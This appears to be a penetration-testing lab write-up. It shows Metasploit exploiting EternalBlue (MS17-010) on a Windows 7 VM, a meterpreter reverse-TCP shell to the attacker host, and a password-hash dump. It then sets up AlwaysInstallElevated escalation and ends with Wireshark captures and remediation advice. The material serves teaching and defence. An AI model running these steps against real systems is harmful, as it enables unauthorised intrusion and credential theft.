
```
msf auxiliary(scanner/smb/smb_ms17_010) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain
                                             to use for authentication. Onl
                                             y affects Windows Server 2008
                                             R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for th
                                             e specified username
   SMBUser                         no        (Optional) The username to aut
                                             henticate as
   VERIFY_ARCH    true             yes       Check if remote architecture m
                                             atches exploit Target. Only af
                                             fects Windows Server 2008 R2,
                                             Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exp
                                             loit Target. Only affects Wind
                                             ows Server 2008 R2, Windows 7,
                                              Windows Embedded Standard 7 t
                                             arget machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.225.137  yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port
```




```
View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.225.138
RHOSTS ⇒ 192.168.225.138
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.225.137:4444
[*] 192.168.225.138:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.225.138:445   - Host is likely VULNERABLE to MS17-010! - Windows
7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.225.138:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.225.138:445 - The target is vulnerable.
[*] 192.168.225.138:445 - Connecting to target for exploitation.
[+] 192.168.225.138:445 - Connection established for exploitation.
[+] 192.168.225.138:445 - Target OS selected valid for OS indicated by SMB re
ply
[*] 192.168.225.138:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.225.138:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d
65 20 42  Windows 7 Home B
[*] 192.168.225.138:445 - 0×00000010  61 73 69 63 20 37 36 30 31 20 53 65 72
76 69 63  asic 7601 Servic
[*] 192.168.225.138:445 - 0×00000020  65 20 50 61 63 6b 20 31
          e Pack 1
[+] 192.168.225.138:445 - Target arch selected valid for arch indicated by DC
E/RPC reply
[*] 192.168.225.138:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.225.138:445 - Sending all but last fragment of exploit packet
[*] 192.168.225.138:445 - Starting non-paged pool grooming
[+] 192.168.225.138:445 - Sending SMBv2 buffers
[+] 192.168.225.138:445 - Closing SMBv1 connection creating free hole adjacen
t to SMBv2 buffer.
[*] 192.168.225.138:445 - Sending final SMBv2 buffers.
[*] 192.168.225.138:445 - Sending last fragment of exploit packet!
[*] 192.168.225.138:445 - Receiving response from exploit packet
[+] 192.168.225.138:445 - ETERNALBLUE overwrite completed successfully (0×C00
0000D)!
[*] 192.168.225.138:445 - Sending egg to corrupted connection.
[*] 192.168.225.138:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.225.138
[*] Meterpreter session 1 opened (192.168.225.137:4444 → 192.168.225.138:491
61) at 2025-10-14 11:15:52 -0400
[+] 192.168.225.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=-=
[+] 192.168.225.138:445 - =-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=-=
[+] 192.168.225.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```




```
[+] 192.168.225.138:445 - ETERNALBLUE overwrite completed successfully (0×C00
0000D)!
[*] 192.168.225.138:445 - Sending egg to corrupted connection.
[*] 192.168.225.138:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.225.138
[*] Meterpreter session 1 opened (192.168.225.137:4444 → 192.168.225.138:491
61) at 2025-10-14 11:15:52 -0400
[+] 192.168.225.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=-=
[+] 192.168.225.138:445 - =-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=-=
[+] 192.168.225.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=-=

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > info
Usage: info <module>

Prints information about a post-exploitation module

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
AISWARYA T S:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
meterpreter > 
```



```
[*] 192.168.225.138:445 - Receiving response from exploit packet
[+] 192.168.225.138:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.225.138:445 - Sending egg to corrupted connection.
[*] 192.168.225.138:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.225.138
[+] 192.168.225.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.225.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.225.138:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 2 opened (192.168.225.137:4444 → 192.168.225.138:49162) at 2025-10-
14 11:46:41 -0400

meterpreter > background
[*] Backgrounding session 2...
msf exploit(windows/smb/ms17_010_eternalblue) > session -l
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN     192.168.225.137:4444 → 19
                                     -TD63QCEPL68                  2.168.225.138:49162 (192.1
                                                                   68.225.138)
```




```
                                                                   68.225.138)

msf exploit(windows/smb/ms17_010_eternalblue) > search exploit windows/local/always_install_
elevated

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Desc
ription
   -  ----                                           ---------------  ----       -----  ----
-------
   0  exploit/windows/local/always_install_elevated  2010-03-18       excellent  Yes    Wind
ows AlwaysInstallElevated MSI


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/lo
cal/always_install_elevated

msf exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf exploit(windows/local/always_install_elevated) > show options

Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
```



```
ription
    -  ----                                              ----------     ---       ---   ----
   -------

   0  exploit/windows/local/always_install_elevated  2010-03-18       excellent  Yes    Wind
ows AlwaysInstallElevated MSI


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/lo
cal/always_install_elevated

msf exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf exploit(windows/local/always_install_elevated) > show options

Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process
                                        , none)
   LHOST     192.168.225.137  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.

msf exploit(windows/local/always_install_elevated) > set SESSION 2
SESSION => 2
msf exploit(windows/local/always_install_elevated) > run
[*] Started reverse TCP handler on 192.168.225.137:4444
```

Wireshark:


Home
kali-linux-2025.2-vmware-a...
Windows 7 x64
1 2 3 4
12:13
*any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.   Time          Source             Destination   Protocol Length Info
  728 17.137242417  127.0.0.1          127.0.0.1     TCP      56 5432 → 55260 [RST, A
  729 17.586912719  VMware_92:bd:6c                  ARP      62 Who has 192.168.225.
  730 17.629639615  ::1                ::1           TCP      96 46180 → 5432 [SYN] S
  731 17.629645819  ::1                ::1           TCP      76 5432 → 46180 [RST, A
  732 17.629884908  127.0.0.1          127.0.0.1     TCP      76 55268 → 5432 [SYN] S
  733 17.629909092  127.0.0.1          127.0.0.1     TCP      56 5432 → 55268 [RST, A
  734 17.639057294  ::1                ::1           TCP      96 46190 → 5432 [SYN] S
  735 17.639060783  ::1                ::1           TCP      76 5432 → 46190 [RST, A
  736 17.639312406  127.0.0.1          127.0.0.1     TCP      76 55284 → 5432 [SYN] S
  737 17.639316139  127.0.0.1          127.0.0.1     TCP      56 5432 → 55284 [RST, A
  738 17.832358248  ::1                ::1           TCP      96 46192 → 5432 [SYN] S
  739 17.832364407  ::1                ::1           TCP      76 5432 → 46192 [RST, A
  740 17.832671341  127.0.0.1          127.0.0.1     TCP      76 55286 → 5432 [SYN] S
  741 17.832676859  127.0.0.1          127.0.0.1     TCP      56 5432 → 55286 [RST, A
  742 17.841851548  ::1                ::1           TCP      96 46202 → 5432 [SYN] S
  743 17.841855155  ::1                ::1           TCP      76 5432 → 46202 [RST, A
  744 17.842094163  127.0.0.1          127.0.0.1     TCP      76 55300 → 5432 [SYN] S
  745 17.842097887  127.0.0.1          127.0.0.1     TCP      56 5432 → 55300 [RST, A
```

```
▸ Frame 731: 76 bytes on wire (608 bits), 76 bytes
▸ Linux cooked capture v1
▸ Internet Protocol Version 6, Src: ::1, Dst: ::1
▾ Transmission Control Protocol, Src Port: 5432, Ds
    Source Port: 5432
    Destination Port: 46180
    [Stream index: 232]
    [Stream Packet Number: 2]
  ▸ [Conversation completeness: Incomplete (37)]
    [TCP Segment Len: 0]
    Sequence Number: 1     (relative sequence numbe
    Sequence Number (raw): 0
    [Next Sequence Number: 1     (relative sequence
    Acknowledgment Number: 1     (relative ack numb
    Acknowledgment number (raw): 2463935908
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x014 (RST, ACK)
    Window: 0
    [Calculated window size: 0]
```

```
0000  00 00 03 04 00 06 00 00  00 00 00 00 08 00 86
0010  60 05 b9 2f 00 14 06 40  00 00 00 00 00 00 00
0020  00 00 00 00 00 00 00 01  00 00 00 00 00 00 00
0030  00 00 00 00 00 00 00 01  15 38 b4 64 00 00 00
0040  92 dc ad a4 50 14 00 00  00 1c 00 00
```

wireshark_any5BTXD3.pcapng | Packets: 9927 · Dropped: 0 (0.0%) | Profile: Default

o direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Wireshark · Protocol Hierarchy Statistics · any


Protocol	Percent Packets	Packets	Percent Byte
Frame	100.0	9927	100.0
Linux cooked-mode capture	100.0	9927	18.6
Internet Protocol Version 6	46.6	4626	21.1
Transmission Control Protocol	46.6	4626	15.8
Internet Protocol Version 4	50.7	5036	11.5
User Datagram Protocol	0.9	85	0.1
Network Time Protocol	0.3	26	0.1
NetBIOS Name Service	0.4	42	0.3
NetBIOS Datagram Service	0.1	13	0.1
SMB (Server Message Block Protocol)	0.1	13	0.2
SMB MailSlot Protocol	0.1	13	0.0
Microsoft Windows Browser Protocol	0.1	13	0.0
Dynamic Host Configuration Protocol	0.0	4	0.1
Transmission Control Protocol	49.9	4951	17.0
NetBIOS Session Service	0.1	12	0.6
SMB (Server Message Block Protocol)	0.1	12	0.6
Data	0.1	8	0.1
Address Resolution Protocol	2.7	265	0.8

No display filter.

```
Acknowledgment number (raw): 2463935908
0101 .... = Header Length: 20 bytes (5)
Flags: 0x014 (RST, ACK)
Window: 0
[Calculated window size: 0]
```

wireshark_any5BTXD3.pcapng   Packets: 9927 · Dropped: 0 (0.0%)   Profile: Default

Sha256sum:



```
┌──(kali㉿kali)-[~]
└─$ sha256sum traffic_2025-08-25.pcap > traffic_2025-08-25.pcap.sha256

┌──(kali㉿kali)-[~]
└─$ cat traffic_2025-08-25.pcap.sha256
ed6b905bf5590e759e3cfda8a6fa3db8001c8ab3fe2b6b172d43abc15e9c0f1b  traff
ic_2025-08-25.pcap

┌──(kali㉿kali)-[~]
└─$ 
```

Conclusion

In conclusion, the controlled engagement demonstrated that unpatched SMB (MS17-010/EternalBlue) and permissive MSI policies (AlwaysInstallElevated) allow full host compromise and privilege escalation—yielding persistent, high-impact access. Collected artifacts (PCAP, session logs, memory dump) were preserved with SHA-256 hashes and a documented chain-of-custody, ensuring forensic integrity. Immediate remediation—apply SMB patches, disable AlwaysInstallElevated, segment SMB exposure, and deploy EDR/logging—will close the demonstrated attack paths. Longer-term, strengthen patch management, configuration hardening, and incident detection capability to reduce likelihood and impact of similar compromises.